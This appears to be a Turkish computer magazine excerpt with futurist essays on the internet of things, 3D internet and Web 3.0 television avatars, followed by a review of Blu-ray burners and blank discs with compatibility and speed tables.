Eşyalar/aletler arası ağlardan da beklentiler de çok fazla. Pek çok alet bir ağ üzerinden birbirine bağlanmış durumda. İleri teknolojinin kullandığı yapılanmalar da değişikliklere yol açacak bir kullanım alanı. Isıtma sistemi, kahve makinesi ve hatta post kutusu durumunu bir ağa bildirecek ve merkezi olarak idare edilecek. Bu tür aletler yayılmasına yayılıyor ancak firmaların genele yönelik olmayan çözümleri bir standart oluşmasını önlemekte.

## İnternet pazarlamada daha önemli role sahip olacak

İnternet günden güne daha çok ekonomik faaliyetlere müdahil olmakta ve hatta kendine özgü yeni ticaret ve şirket modelleri ortaya çıkarmakta. Avantajları ise ortada: Erişebilirlik, yüksek katılım, iyi ilişkilendirilmiş şebeke ve hız. Düşen fiyatlar ve yükselen bant genişliği, bağlantıların sürekli ("always on") hale gelmesine neden oluyor.

Gelecekte veriler muhtemelen internetteki 'sanal' sabit disklerde tutulacak ve dolayısıyla yerel olarak yüklenen Microsoft Office gibi programların varlığı tartışılır olacak. Bunların yerini bütünüyle çevrimiçi çalışan programlar sunan ticaret modellerinin alması, daha olası görünüyor.

Kullanım başına ödeme yapılacak olması, satın alma devrine son verecek. Gelecekte insanlar yalnızca tek bir müşteri için çalışmayacak; piyasadaki yeni projeler için kendisini sürekli açık bir şekilde takdim etmek isteyecek. Başarıyı yalnızca kendilerini 'tek başına bir marka' olarak sunanlar yakalayacak; kendilerini yeterince tanıtamayanlar ise o ölçüde az pazar payına sahip olacak.

## "World of Warcraft" gibi sanal dünyalar ışık tutuyor

Çok kapsamlı ve yeni bir algı yönelimi kapımızda: 3 boyutlu internet. Bildiğimiz anlamdaki internet ise bilinmeyen numaralar gibi hızlı servisler için hizmette olmaya devam edecek. Fakat internet kullanımı daha çok temel ihtiyaçlar üzerine kurulu, yani kişilerarası iletişim. Teknolojik gelişmeler de birden fazla veri türünün aktarıldığı mimik, hareket ve ses içeren doğal iletişime doğru yaklaşıyor. Buna ek olarak 3 boyutlu internette kullanıcıların kimliklerini bir avatar ile belirleyebilme şansı da olacak. Video konferenslara kıyasla bu internet, daha verimli grup çalışmasına olanak sağlayacak. Kullanımda olduğu kadar ürün gelişiminde ve hizmet alanında da potansiyel vaat ediyor. Gerçek pazara sunmak için ihtiyaçların gözlemlenmesi amacıyla sanal alemde bilgi ve istatistik toplama işlemi "sanal şablonlama" olarak adlandırılabilir: Second Life'ta sanal bir otel inşa edildi ve sanal müşterilerin görüşleri alındı. Yatırım risklerini muazzam biçimde düşürdüğünden bu şekildeki bir girişimin uygulanabilir hale getirilmesi diğer tüm alanlarda da kaçınılmaz olarak taklit edilecektir. 3B internet ile alışveriş süreci daha da yoğunlaşacak ve satış - pazarlamada 'sanal deneme' daha da yaygın hale gelecek.

Ne de olsa alışveriş, kapısından içeri girilen, içersinde rahat rahat gezilebilen mağazalar ile özdeşleştirilmekte ve bu esnada etkilenim katalog ya da web sitelerinden değil, o anın oluşturduğu şartlardan yaşanmakta. Proje geliştirme ve siparişlerin yerine getirilmesinde de 3B internetin bariz avantajları var, özellikle 'tek kişilik işletmelerde'.

"Yalnızca kendilerini birer marka olarak sunabilenler başarı olabilecek. İnternette kendini yeterince tanıtmayanların ise piyasada hiç şansı olmayacak.
**Carsten Hinze**

Arzdaki çeşitlilik ve üreticiler arasında seçme imkânı, pek çok müşteri ve işletmeyi kalıcı olmak üzere 3B internete taşıyacak. Bigworld Technology ve Multiverse gibi şirketler de 3B internetin gelişimi üzerinde kıyasıya mücadele edecek.

## Web 3.0 ya da geleceğin televizyon savaşları

**Sven Gabor Janszky**

Web 2.0'ın yeni bir spekülatif balon mu olduğu yoksa yeni teknolojinin vazgeçilemeyecek yapısı mı olduğu yönünde tartışmalar sürerken, tartışmaya yeni televizyonculuk alanı için yapılan meydan savaşları da katıldı. Posta, telefon, radyo ve ev videosundan sonra internet, televizyon anlayışını da kökten değiştirmek üzere. Web 3.0 televizyon kısayolu, cep telefonundaki "televizyon makinesi" tuşu, reklam ve içeriğin koşulsuz olarak birbirine karıştığı bir ortam. Ve tabii ki her şirket için eşi bulunmaz bir fırsat sunuyor.

### Web 3.0 sizi takip ediyor

Medya dünyamızın dijital olmasından bir ders çıkarmamız gerekirse bu, her tür gelişmenin ardında itici gücün teknoloji olduğu gerçeğidir. O yüzden başlangıç noktası şu olacak: Web 3.0'ın teknolojik gelişimi, günümüz televizyon yayınının kalitesinden aşağı kalmayan eş zamanlı hareketli resim ve filmi internette yayınlayabilme yönünde olacaktır. Devamında ise, öngörülebilir bir gelecekte televizyondan mutfak radyosuna, banyo aynasına, araba teybinden beşiğe, cep telefonundan şapkalara, paltolara yani nerdeyse her tür araç gereç internete bağlanabilecek ve dolayısıyla televizyon izleme olanağına sahip olacak.

**Carsten Hinze**
İşletme mezunu olan Hinze Eltville'deki Geleceğin İdaresi Grubu'nda finans hizmetleri ve bilişim alanında projeler hazırlıyor. Bunun yanı sıra yaratıcı internet ticaret modelleri, işletmeler için yaratma ve yön tayin etme süreçleri üzerinde çalışıyor.

Sonuçta istediğiniz yerde kalite kaybı olmadan televizyon izleyebileceksiniz; üstelik sinyallerin hangi yolla monitörünüze geldiğinin bir önemi olmayacak. Kulağa sıradan gelebilir ama bu, klasik anlamdaki televizyon ve radyo vericisi çağının bittiğini gösteriyor. Çünkü artık dünyanın her yerinden aynı kalitede televizyon seyredebileceksiniz. Bu pek çok kanal demek ama aslında yalnızca dört tanesi de yetebilir.

### Youtube'a uzaktan kumanda

Teknolojik gelişmelerin asıl önemli yanı, günlük hayatımıza yaptığı değişikliklerdir. Uzaktan kumanda ile başlayalım. Bundan böyle uzaktan kumandalarda kanal değil yayın düğmeleri yer alacak. Şu anda izlediğiniz programın etkisinde kalmadan her zaman seçmek isteyeceğiniz kanal adlarını verebilir misiniz? Dürüst olmakta yarar var, genelde tercih edilenler arasın-

"Kişisel Avatar'ım benim neden hoşlandığımı biliyor ve bunlara göre dünyadaki en iyi televizyon yayınlarının bir özetini çıkarıyor."
**Sven Gabor Janszky**

da MTV, CNBC-e, Lig TV ve YouTube yer alıyor. Web 3.0'da daha fazla kanala ihtiyaç olmayacak. Ama bu başka programları izlemeyeceğiniz anlamına gelmiyor; cep telefonumda günün gelişmelerini özetleyen bir düğme olacak ve her istediğinizde en güncel gelişmeleri aktaracak. Ayrıca oturma odasında bir Lig TV düğmesi, eşinizin ise banyo aynasında bir Desperate Housewifes düğmesi yer alacak.

## Servet değerindeki fırsat: Web avatar 3.0

Uzaktan kumandanızın üzerinde web 3.0 için hayati önem taşıyan bir düğme daha yer alacak: Avatar düğmesi. Bunu elektronik televizyon rehberlerinin daha akıllı bir türü olarak düşünebiliriz. Elektronik rehberler izlediklerimizin kalitesini artırmıyor ancak daha fazla bilgiye daha hızlı ulaşmamızı sağlıyor. Avatar düğmesi ise bunu biraz daha basit hale getirecek. Web 3.0'daki Avatar, nelerden hoşlandığınızı biliyor olacak. Bu sayede tüm dünyadaki yayınları tarayıp aralarından en iyi olanları size takdim edecek. Google'dan farkı ise öğrenme kabiliyeti olması. Yaptığım seçimlerden zamanla, örneğin Sean Connoery'siz bir James Bond izlemeyeceğimi ya da hiçbir paraşütle atlama yarışmasını kaçırmayacağımı öğrenecek. Ve bu arada en iyi amatör yarışma görüntülerini diğer kullanıcılıların Avatarları ile takas edebilecek. İşte bu tür bir kullanımı kolay avatar'ı ilk yaratan medya sektöründe milyonlar kazacak.

## Sıkıcı program şablonlarına son

Yeni avatar sayesinde artık canlı radyo ve televizyon yayınları nadiren takip edilir hale gelecek. Belki yalnızca flaş gelişmeler ya da spor müsabakalı izlenecek. Bunun dışında avatar, internetten yeni bir müzik yelpazesini bize her gün sunuyor olacak. Yüzümüzün asık ya da durgun olduğunu fark ettiğinde ise en güncel komedi şovları ya da en matrak YouTube videoları ile bizi hareketlendirmeye çalışacak. Öğle yemeğinden hemen önce günün gelişmelerini ya da finans haberlerini cep telefonumuza bildirecek. Metroyla evimize dönerken sevdiğimiz dizilerden birini ya da kaçırmak istemediğimiz konserlerden birini anımsatacak. Hem de evrak çantamızdaki ekrandan! Akşamları ise dev ekrandan. İçimizden teknolojiye en çok ayak uyduranlar ise duvar kağıtlarına entegre monitörlerden izleme fırsatı bulabilecek!

### Sven Gabor Janszky

Siyaset ve muhabirlik öğrenimi almış olan Janszky 2003'ten bu yana Leipzig'teki forward2business bürosunu yönetiyor. Sorumluluk alanları arasında Liderlik Öngörüleri Ödülü'nün verilmesi ve her yıl düzenlenen Gelecek Kongresi yer alıyor. Uzmanı olduğu 'gelecek için ticaret yöntemleri' konusunda işletme ve yöneticilere danışmanlık da yapıyor.

## Web 3.0'da yeni iş modelleri

Yukarıdaki yeni kullanım alanlarının esneklikten yoksun radyo ve televizyonun biçimini değiştirme olasılığı, her şeyin eskiden olduğu gibi kalma olasılığından daha fazla. Bu değişiklik, beraberinde daha fazla verici, IP-TV ve IP-radyo alanlarında yeni tür taleplerini getirecek. Ancak bu yeni yayıncılar güvenimizi ancak favorilerimize uygun cevap verdikleri ölçüde kazanabilecek. Bunun için de özel yayımlar, bize özel müzik ve filmler ve internet sitelerinden aradığımız bilgiler ile dikkatimizi çekmeye çalışacaklarına kuşku yok.

Hollywood filmlerinin artık kendi IP-TV-vericilerinden yayımlanması, ya da Robbie Williams – TV'nin konser, röportaj ve yatak hikâyeleri sunması kimse için şaşırtıcı olmayacak. Geçtiğimiz günlerde Budweiser TV reklâmı bütçesinden yüzde 10'unu kısıp bu para ile 5 IP-TV kanalı kurulmasına karar verdiğini açıkladı. Peki, TV kanalları ve çalışanları için geriye ne kalıyor dersiniz? Piyasa talebi doğrultusunda eğlence şovları, muazzam arşivleme çabaları, ya da belgeseller? Bir ihtimal!

Web 2.0'da kazanan kitleler oldu. Potansiyel satıcıların kimliği belirsiz kitlelerin fikrine büyük markaların ya da alanında uzman satıcıların vaatlerine duyduklarından bin kat fazla güvendiği ortaya çıktı. Doğal olarak yeni ticaret biçimleri de buna göre kendilerini biçimlendirecek. Pazarlama bölümleri çoktan önlemlerini almaya başladı bile. Web 3.0 büyük markaların profesyonel stratejileri tarafından kendilerine ve ürünlerine en uygun imajı oluşturmak üzere baştan sona taranacak. İyi tarafından bakılacak olursa bu şikâyetlerin dikkate alınacağı ve müşterilere gerekli ilginin gösterileceği anlamına geliyor. Kötü tarafından bakıldığında ise bu kullanıcı tarafından oluşturulan ortamların büyük şirketler tarafından kolaylıkla istekleri yönünde değiştirilmesi anlamına geliyor. ■

Bilgin Koşucu, bilgin@chip.com.tr

# Tüm Blu-ray yazıcılar testte

Disk başına 50 GB kapasite sunan Blu-ray teknolojisi nihayet piyasada. Tüm Blu-ray yazıcıları ve diskleri test ederek, hangilerinin etiketini hak ettiğini gösteriyoruz.

## Bu yazıda

- Test: Piyasadaki tüm Blu-ray yazıcılar
- Uyumluluk: 18 çeşit Blu-ray diski
- HD-DVD: Ortalıkta yazıcı yok
- CHIP Kılavuz: Test tablosu ve ipuçları

Zaman makinesiyle 2002 yılına geri dönelim. Tamı tamına beş yıl önce, CHIP olarak ilk nesil DVD yazıcıları test etmiştik. O zaman DVD yazıcılar yaklaşık 1.000 $ fiyatla satılıyor ve 2x ve 4x gibi baş döndürücü (!) hızlarda çalışıyordu. Şimdilerdeyse aynı fiyata, DVD'nin yerini alacak biçimlerin ilk nesil üyeleri satılıyor.

PC'ler için üretilmiş ilk Blu-ray yazıcılar, raflardaki yerlerini HD-DVD'lerden daha önce aldı.

Bunu fırsat bilip, test sırasında duyurulmuş olan tüm Blu-ray yazıcıları CHIP laboratuvarlarında bir araya getirdik: PATA arabirimine ve standart yapıya sahip dört PC sürücüsü ve Sony PC'lerle OEM olarak gelen iki ince yapılı DVD yazıcı. Sony için üretilmiş bu Matshita yazıcıları şu an tek başına satın alamıyorsunuz. 18 farklı model yazılabilir Blu-ray diskinden birkaç tanesi de hâlâ piyasaya sürülmüş değil.

Teste girişmeden önce, Blu-ray ve HD-DVD hakkında birkaç önemli gerçeği açıklayalım. Bir HD-DVD ya da Blu-ray ortamı üzerinden HD (Yüksek Tanımlı) filmleri izlemek istiyorsanız özel grafik donanımının ve yeterli bir sürücünün yanı sıra, yüksek miktarda işlem gücüne gereksiniminiz olacak. Eğer işlemciniz Intel Core Duo ya da AMD Athlon X2 değilse bundan aşağı bir sistem ne yazık ki iş görmeyecektir. Dahası, eğer Blu-ray ya da HD-DVD üzerindeki filmleri HD'ye hazır bir ekranda izlemek istiyorsanız, HDCP uyumlu özel bir de grafik kartı satın almalısınız. Dahası, filmleri akıcı bir şekilde izlemek, ancak nVidia GeForce 6600 GT ya da ATI Radeon X1600 ve

üstü kartlarla mümkün oluyor. Son bir şey daha, mevcut Blu-ray yazma yazılımlarının sorunları var.

Disk yazma paketi üreticilerinin hepsi de HD ürünleri üzerinde hâlâ uğraşıyor. Piyasadaki ürünler için söylenebilecek en iyi şey, hepsinin de beta aşamasında olduğu.

Öte yandan, sürücüyü sadece veri depolama amaçlı (bir diske 15 ila 50 GB veri sığıyor) kullanacaksanız, bu kadar yüksek gereksinimleri yerine getirmeye gerek yok. Tüm güncel PC'ler Blu-ray ya da HD-DVD ortamlarından veri okuyup bu ortamlara yazabiliyor.

**BAŞLANGIÇ SORUNU YOK**

## Pahalı ama ilk kuşağı bile mükemmel

Blu-ray testlerimizin ilk kısmını tamamladıktan sonra hoş bir sürprizle karşılaştık. Daha ilk etapta kusursuz çalışan yeni ve pahalı bir teknolojiyle karşılaşmak pek de alışıldık bir şey değil. CD'nin (1982'de) ya da DVD'nin (1996'da) çıkışı sırasında yaşadığı sorunlar hâlâ ortadan kalkmış değil. Ya sürücüler diskleri tanımamakta direniyor ya da boş disklerin çoğu yanıp gidiyor. Hatta bir diskin, etiketinde belirtilen hızda yazılabilmesi çok ender.

Oysa Blu-ray'de durum tepeden tırnağa farklı. Blu-ray vaatlerini yerine getirdi ve test boyunca tek bir disk bile boşa harcanmadı.

Şurası kesin ki, üreticiler ilk nesil aygıtlar için üzerlerine düşeni yapmışlar. Ancak piyasada ilk başta sadece markalı boş diskler bulunacak. Blu-ray yazıcıların adsız (no-name) disklerle anlaşıp anlaşamayacağı hala açıklığa kavuşmuş değil. Bir diğer soru işareti de ortamların kalıcılığıyla ilgili. Bu disklerdeki yapıtaşları bir DVD üzerindekinden çok daha küçük. Ama testimizde Blu-ray ortamlarının çiziklere karşı CD'lerden ya da DVD'lerden daha dayanıksız olduğu yönünde bir sonuç çıkmadı. Daha çok, markadan markaya değişen tepkilerle karşılaştık. Testin galibi olan iki ürün de boş Blu-ray diskler üzerindeki çiziklerle rahatça başa çıkabiliyor. Öte yandan, Pioneer'in yazıcısı aşırı hassastı ve küçük ya da orta boyutlu çizikler bile veri akışını bozabiliyordu.

**BOŞ BLU-RAY DİSKLER**

## Uyumluluk aslında doğru firmware'le mümkün

CHIP laboratuvarlarına 18 farklı Blu-ray diski ulaştı. Her şeyden önce, bu yeni teknolojinin getirdiği jargona alışmak gerekiyor. "BD"nin açılımı "Blu-ray Disc"; yazılabilir Blu-ray diskleriyse "BD-R" diye anılıyor. Ancak yeniden yazılabilir ortamlara, beklendiği gibi "BD-RW" değil de "BD-RE" deniyor. "RE", "Recordable / Erasable" yani "kaydedilebilir ve silinebilir" anlamına gelmekte. Bu iki tür ortamın da tek katmanlı ("SL", 25 GB) ve çift katmanlı ("DL", 50 GB) sürümleri var. 25 GB'lık tek bir disk yaklaşık 20 $, 50 GB'lık disk ise yaklaşık 52 $'dan satıldığı için, Blu-ray disklerinin şu an çok pahalı olduğu söylenebilir. Bunun da nedeni ortada: Şu aşamada sadece aygıt üreticileri BD ortamları üretiyor.

Testte, toplam bedeli 4.500 $ tutan, 90 Blu-ray ortamı yazdık. İlk endişemiz uyumluluk sorunlarıyla ilgiliydi. En önemli şey, her ortamın tüm sürücülerde hatasız yazılabilmesiydi. Boş disklerin şu an ne kadar pahalı olduğunu dü-

### CHIP Sonuç

■ Temiz bir başlangıç. Teste katılan ürünler, Blu-ray teknolojisinin henüz yeni olmasına karşın tek bir diski bile boşa harcamadı. En büyük dezavantaj hiç şüphesiz hâlâ el yakan fiyatlar. Sürücüye yaklaşık 900 $ ve en ucuz diske yaklaşık 13 $ verdiğiniz için, Blu-ray çok pahalı bir depolama yöntemi. Plextor PlexWriter PX-B900A ve Sony BWU-100A testin en iyi Blu-ray yazıcıları. TDK ise puanların eşit şekilde dağıldığı test tablosunda, 25 GB'lık disklerde iki adet birincilik elde etti. Panasonic ise 50 GB disklerin birincisiydi.

**BOŞ HD-DVD DİSKİ** Blu-ray'in rakibi ortam başına 15 GB vaat ediyor ancak henüz ortalıkta yazacak aygıt yok.

## HD-DVD: Diskler orta-da, yazıcıları gören yok

HD-DVD, Blu-ray'in rakibi. İki biçim için üretilmiş boş diskler, elektronik mağazalarının raflarında kardeş kardeş yatıyor. Bir HD-DVD "sadece" 15 GB saklayabiliyor. Çift katmanlıdaysa bu rakam 30 GB; bu da çift katmanlı bir Blu-ray'den 20 GB az. Yazıcıları bir kenara bırakırsak, Microsoft Xbox 360'ın HD-DVD ROM sürücüsü ve Toshiba Qosmio G30 ve F30 dışında herhangi bir okuyabilen model bulunmuyor. Bununla birlikte, testimiz sırasında ne NEC ne de Toshiba, herhangi bir hızda çalışan bir HD-DVD yazıcı üretebilmişti. HD-DVD ve Blu-ray biçimleri hakkında daha ayrıntılı bilgiyi 22'deki teknoloji sözlüğünde bulabilirsiniz.

**HD-DVD MEDYA** Blu-ray'in rakibi 15 GB'lık medyalar sunuyor, ancak yazıcılar ufukta görünmüyor.

# Uyumluluk matrisi: 18 çeşit Blu-ray diskinde yazma sırasında fire verilmedi

| Sıra | Ürün | Genel puan | Fiyat ($) | Fiyat/Performans | Puanlamalar: Uyumluluk | Puanlamalar: Hız | Plextor PX-B900A: Okuma (dk.) | Plextor PX-B900A: Yazma (dk.) | Sony BWU-100A: Okuma (dk.) | Sony BWU-100A: Yazma (dk.) | LG GBW-H10N: Okuma (dk.) | LG GBW-H10N: Yazma (dk.) | Pioneer BDR-101: Okuma (dk.) | Pioneer BDR-101: Yazma (dk.) | Matshita UJ-210S: Okuma (dk.) | Matshita UJ-210S: Yazma (dk.) | Matshita UJ-215S: Okuma (dk.) | Matshita UJ-215S: Yazma (dk.) |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| BD-R 25 GB (Tek katman) | | | | | | | | | | | | | | | | | | |
| 1 | TDK BD-R | 100 | 18 | orta | 100 | 100 | 44:26 | 45:12 | 44:25 | 45:12 | 22:22 | 22:37 | 44:25 | 45:02 | 89:18 | 90:12 | 89:19 | 90:07 |
| 2 | Sony BD-R | 99 | 20 | orta | 100 | 97 | 44:28 | 45:09 | 44:29 | 45:16 | 22:13 | 45:11 | 44:25 | 45:02 | 89:18 | 90:15 | 89:13 | 90:15 |
| 3 | Fujifilm BD-R | 98 | 18 | orta | 100 | 96 | 44:28 | 45:12 | 44:28 | 45:13 | 46:25 | 45:01 | 44:25 | 45:02 | 89:35 | 90:07 | 89:18 | 90:08 |
| 4 | Panasonic BD-R | 98 | 20 | orta | 100 | 95 | 44:27 | 45:18 | 44:26 | 45:14 | 44:28 | 45:01 | 44:25 | 46:16 | 89:17 | 90:08 | 89:18 | 90:08 |
| 5 | Memorex BD-R | 97 | 20 | orta | 100 | 94 | 44:28 | 45:11 | 44:09 | 45:14 | 44:25 | 22:37 | 44:25 | 45:02 | 89:17 | 90:08 | 89:18 | 90:08 |
| 6 | Verbatim BD-R | 96 | 13 | vasat | 100 | 92 | 44:25 | 44:58 | 44:27 | 44:13 | 45:25 | 22:07 | 45:01 | 45:02 | 89:16 | 90:06 | 89:16 | 90:08 |
| 7 | Imation BD-R | 91 | 20 | kötü | 83 | 99 | 44:29 | 45:10 | 44:31 | 45:17 | 22:20 | 22:40 | – | – | 89:22 | 90:15 | 85:27 | 90:08 |
| 8 | Philips BD-R | 91 | 17 | orta | 83 | 99 | 44:28 | 45:13 | 44:27 | 45:13 | 22:13 | 26:44 | – | – | 89:18 | 90:12 | 89:23 | 90:12 |
| BD-RE 25 GByte (Tek katman) | | | | | | | | | | | | | | | | | | |
| 1 | Memorex BD-RE | 100 | 21 | vasat | 100 | 100 | 44:27 | 45:12 | 44:28 | 45:14 | 44:25 | 45:15 | 44:25 | 46:16 | 89:23 | 90:07 | 89:19 | 90:09 |
| 2 | TDK BD-RE | 100 | 21 | vasat | 100 | 99 | 44:25 | 45:12 | 44:29 | 45:12 | 44:25 | 22:37 | 45:01 | 45:02 | 89:17 | 90:12 | 89:17 | 90:07 |
| 3 | Sony BD-RE | 99 | 21 | vasat | 100 | 98 | 44:27 | 45:13 | 44:27 | 45:19 | 45:07 | 45:15 | 44:25 | 45:13 | 89:17 | 90:08 | 89:18 | 90:08 |
| 4 | Panasonic BD-RE | 98 | 26 | orta | 100 | 96 | 44:27 | 45:18 | 44:28 | 45:18 | 44:25 | 45:06 | 44:25 | 46:16 | 89:06 | 90:08 | 89:29 | 90:08 |
| 5 | Verbatim BD-RE | 97 | 21 | vasat | 100 | 94 | 44:25 | 45:18 | 44:29 | 45:17 | 44:26 | 45:10 | 44:25 | 45:15 | 89:17 | 90:12 | 89:17 | 90:07 |
| 6 | Fujifilm BD-RE | 96 | 22 | vasat | 100 | 92 | 44:26 | 45:11 | 44:25 | 45:17 | 44:09 | 45:15 | 44:25 | 46:16 | 89:13 | 90:11 | 89:07 | 90:10 |
| 7 | Philips BD-RE | 90 | 21 | vasat | 83 | 97 | 44:28 | 45:15 | 44:31 | 45:19 | 44:25 | 45:11 | – | – | 89:22 | 90:14 | 89:23 | 90:13 |
| BD-R 50 GByte (Double-Layer) | | | | | | | | | | | | | | | | | | |
| 1 | Panasonic DL BD-R | 100 | 48 | vasat | 100 | 100 | 89:18 | 90:07 | 89:23 | 90:22 | – | – | – | – | 179:05 | 180:11 | 179:05 | 180:13 |
| 2 | Sony DL BD-R | 100 | 52 | orta | 100 | 100 | 89:19 | 90:14 | 90:13 | 90:22 | – | – | – | – | 180:06 | 180:00 | 181:00 | 180:00 |
| BD-RE 50 GByte (Double-Layer) | | | | | | | | | | | | | | | | | | |
| 1 | Panasonic DL BD-RE | 100 | 65 | vasat | 100 | 100 | 89:18 | 90:15 | 89:23 | 90:31 | – | – | – | – | 179:02 | 180:12 | 179:05 | 180:13 |

Zirve sınıfı (100-90)
Üst sınıf (89-75)
Orta sınıf (74-45)
Tüm değerlendirmeler puanlandırılmıştır (Maks. 100)

● Var
– Yok
Değer En iyi değer
Değer En kötü değer

**BOŞ DİSKLER KALİTELİ** **Blu-ray yazıcıların teki bile yazma sırasında önemli bir hataya yol açmadı. Kırmızı tire (-) işaretleri yazma testinin yapılamadığını gösteriyor. Pioneer yazıcılar, Philips ve Imation marka 25 GB diskleri tanımadı. LG ve Pioneer ürünleri 50 GB'lık boş disklere yazamıyor.**

şünürseniz, boşa harcanmasının ne kadar mali külfet getirdiği anlaşılıyor. Aygıtların Blu-ray ortamlarına veri yazım hızı da diğer bir konu. Burada büyük bir iyileştirme potansiyeli saklı. Aynı tek katmanlı diske farklı markalar 22 ila 90 dakika arasında sürelerde yazabildiler ki, en iyi değerle en kötü değer arasında dört kattan fazla fark var. Yukarıdaki uyumluluk matrisinde de açık seçik görülüyor ki, Imation ve Philips'in ürettiği 25 ve 50 GB kapasiteli disklere bazı aygıtlar veri kaydedemedi. Tek katmanlı ortamda bunun nedeni, Pioneer firmware'inin ne Imation'u ne de Philips'i tanıyabilmesiydi. Aslında bu o kadar da kötü değil zira Blu-ray yazıcılar tanımadıkları disklere hiçbir şekilde veri yazmaya çalışmıyor.

Böylece, en azından pahalı diskler boşu boşuna yakılmamış oluyor. Çift katmanlı disklere LG'nin ve Pioneer'ın yazamama nedeniyse aygıtların donanım bakımından buna hazır olmamasıydı ve bu durumun bir firmware güncellemesiyle çözülmesi mümkün değil.

25 GB'lık BD-R ve BD-RE ortamlarına 4x hızla (22 dakikada) yazabilen tek aygıt LG'nin ürünü oldu. Boş disklerin üzerinde 2x yazıyor çünkü 4x hızı henüz resmiyet kazanmamış durumda. Buna karşın LG'nin firmware'i TDK, Verbatim, Imation ve Philips BD-R ortamlarına, diske ya da verilere zarar vermeden 4x hızında kayıt yapabiliyor.

Aygıtlara, teste katılan diğer aygıtların yazdığı diskleri okuttuğumuz çapraz testimizde, tüm disklerin hatasız yazıldığı ortaya çıktı. LG'nin 4x disklerine de tüm aygıtlar kayıt yapabildi. Ancak 1x hızında veri yazımı çok zaman alıyor. Vaio'ların üzerindeki Matshita yazıcılar tek katmanlı bir ortama bir buçuk, çift katmanlı ortamlara ise neredeyse üç saatte yazabiliyor.

Test ettiğimiz tüm boş disklerin genel ortalamada 90 ve üzeri puan alması, markalı diskleri gözü kapalı seçebileceğiniz anlamına geliyor. Yalnızca LG'nin GBWH10N ürününe sahip olanlar TDK'nın BD-RE ya da Imation'un BD-R disklerini almalılar. Ama bir ilke olarak, yeniden yazılabilir BD-RE'leri tek

**PAHALIYA ÇIKIYOR** **Test için toplam 3.500 Euro değerinde boş disk kullandık.**

yazımlık BD-R'lere yeğleyebilirsiniz çünkü fiyatları neredeyse aynı.

BLU-RAY YAZICILAR

## En ideali tüm disklere yüksek hızda yazanı

Sony ve Plextor'un Blu-ray yazıcıları arasındaki tek fark firmware ve ön panel, onun dışında her iki ürün de aslında LiteOn tarafından üretilmiş. Teknoloji aynı, firmware ise LiteOn'un aynı orijinal sürümü üzerinden geliştirilmiş. Bu yüzden değerlerin aynı olmasına şaşmamak lazım. İki sürücü de aynı puanı elde ederek birincilik koltuğunu paylaşıyor.

LG ise resmen çuvallamış. Koreliler dört hızlı yazma özelliğine sahip ürünleriyle en ilgi çekici yazıcıyı sundular. Çünkü, cihaz 50 GB'lık (çift katmanlı) disklere yazamıyor. Pioneer'da da aynı sorun var. Çift katman disklere yazamamakla kalmayıp bir de tek katmanlı disklerden üçünü beğenmeyince, Pioneer son sıraya yerleşti. Matshita'ların ikisi de rekabetten uzak kaldı, zira bu ürünler tek başına satılmıyor. Ancak satılsalardı, orta sıralara yerleşeceklerdi. Bu aygıtların yazamadığı hiçbir şey yok, ne var ki beklerken yaşlanabilirsiniz. En basit diski yazmaları bile bir buçuk saat sürüyor. Eğer çift katmanlı ortamlara veri yazacaksanız üç saat beklemeniz gerektiğini de hesaba katmalısınız. Bu da işin tüm keyfini kaçırıyor. Teknik bakımdan Matshita'lar arasındaki tek fark, birinin tepsi diğerinin slot yapıda olması. Bu yüzden testte aynı puanı aldılar.

| Genel bakış | SIRA 1 | SIRA 2 | SIRA 3 | SIRA 4 |
|---|---|---|---|---|
| Model | PlexWriter PX-B900A | BWU-100A | GBW-H10N | BDR-101A |
| Üretici | Plextor | Sony | LG | Pioneer |
| Yaklaşık fiyat | 960 $ | 960 $ | 935 $ | 935 $ |
| Web | www.plextor.com | www.sony.com | www.lge.com | www.pioneer.com |
| Genel puan | 97 puan | 97 puan | 91 puan | 54 puan |
| | ■■■■■ | ■■■■■ | ■■■■■ | ■■□□□ |
| Blu-ray kipi (%30) | 100 | 100 | 83 | 66 |
| DVD kipi (%30) | 91 | 91 | 100 | 81 |
| CD kipi (%30) | 100 | 100 | 94 | 0 |
| Gürültü (%10) | 100 | 100 | 80 | 95 |
| Fiyat / performans değeri | kötü | kötü | kötü | çok kötü |
| **Teknik özellikler** | | | | |
| Blu-ray hızı BD-R/RE/-R DL/-RE DL/ROM | 2x/ 2x/ 2x/ 2x/ 2x | 2x/ 2x/ 2x/ 2x/ 2x | 4x/ 2x/ - / - / 4,8x | 2x/ 2x/ - / - / 2x |
| DVD hızı DVD±R/±R DL/RAM | 8x/ 4x/ - | 8x/ 4x/ - | 12x / 4x / 5x | 8x / 2x / - |
| CD hızı CD-R/CD-RW | 24x/ 16x | 24x/ 16x | 8x / 10x | - / - |
| Firmware sürümü | 1.00 | 1.0a | GL04 | 1.01 |
| Önbellek | 8 MB | 8 MB | 4 MB | 8 MB |
| **Ölçüm değerleri** | | | | |
| Yazma [1] | | | | |
| BD-R (25 GB) | 45:12 en az | 45:13 en az | 22:37 en az | 45:02 en az |
| BD-RE (25 GB) | 45:11 en az | 45:17 en az | 45:11 en az | 46:16 en az |
| BD-R DL (50 GB) | 90:14 en az | 90:22 en az | - | - |
| BD-RE DL (50 GB) | 90:15 en az | 90:31 en az | - | - |
| DVD+R (4,7 GB) | 9:06 en az | 9:09 en az | 6:00 en az | 10:28 en az |
| DVD+R DL (9 GB) | 27:32 en az | 27:06 en az | 27:17 en az | 44:25 en az |
| DVD-R (4,7 GB) | 9:06 en az | 9:09 en az | 7:56 en az | 10:29 en az |
| DVD-R DL (9 GB) | 27:31 en az | 27:38 en az | 27:46 en az | 54:23 en az |
| DVD-RAM (4,7 GB) | 11:11 en az | 11:12 en az | 12:30 en az | - |
| CD-R (700 MB) | 7:06 en az | 4:45 en az | 10:40 en az | - |
| Okuma [1] | | | | |
| BD-R (25 GB) | 44:45 en az | 44:15 en az | 22:22 en az | 44:43 en az |
| BD-RE (25 GB) | 44:44 en az | 44:42 en az | 44:15 en az | 44:43 en az |
| BD-R DL (50 GB) | 89:32 en az | 89:45 en az | - | - |
| BD-RE DL (50 GB) | 89:31 en az | 89:41 en az | - | - |
| DVD+R (4,7 GB) | 08:52 en az | 08:52 en az | 07:01 en az | 08:23 en az |
| DVD+R DL (9 GB) | 28:03 en az | 28:03 en az | 28:52 en az | 49:04 en az |
| DVD-R (4,7 GB) | 08:52 en az | 08:52 en az | 07:01 en az | 08:35 en az |
| DVD-R DL (9 GB) | 28:03 en az | 28:03 en az | 28:52 en az | 49:04 en az |
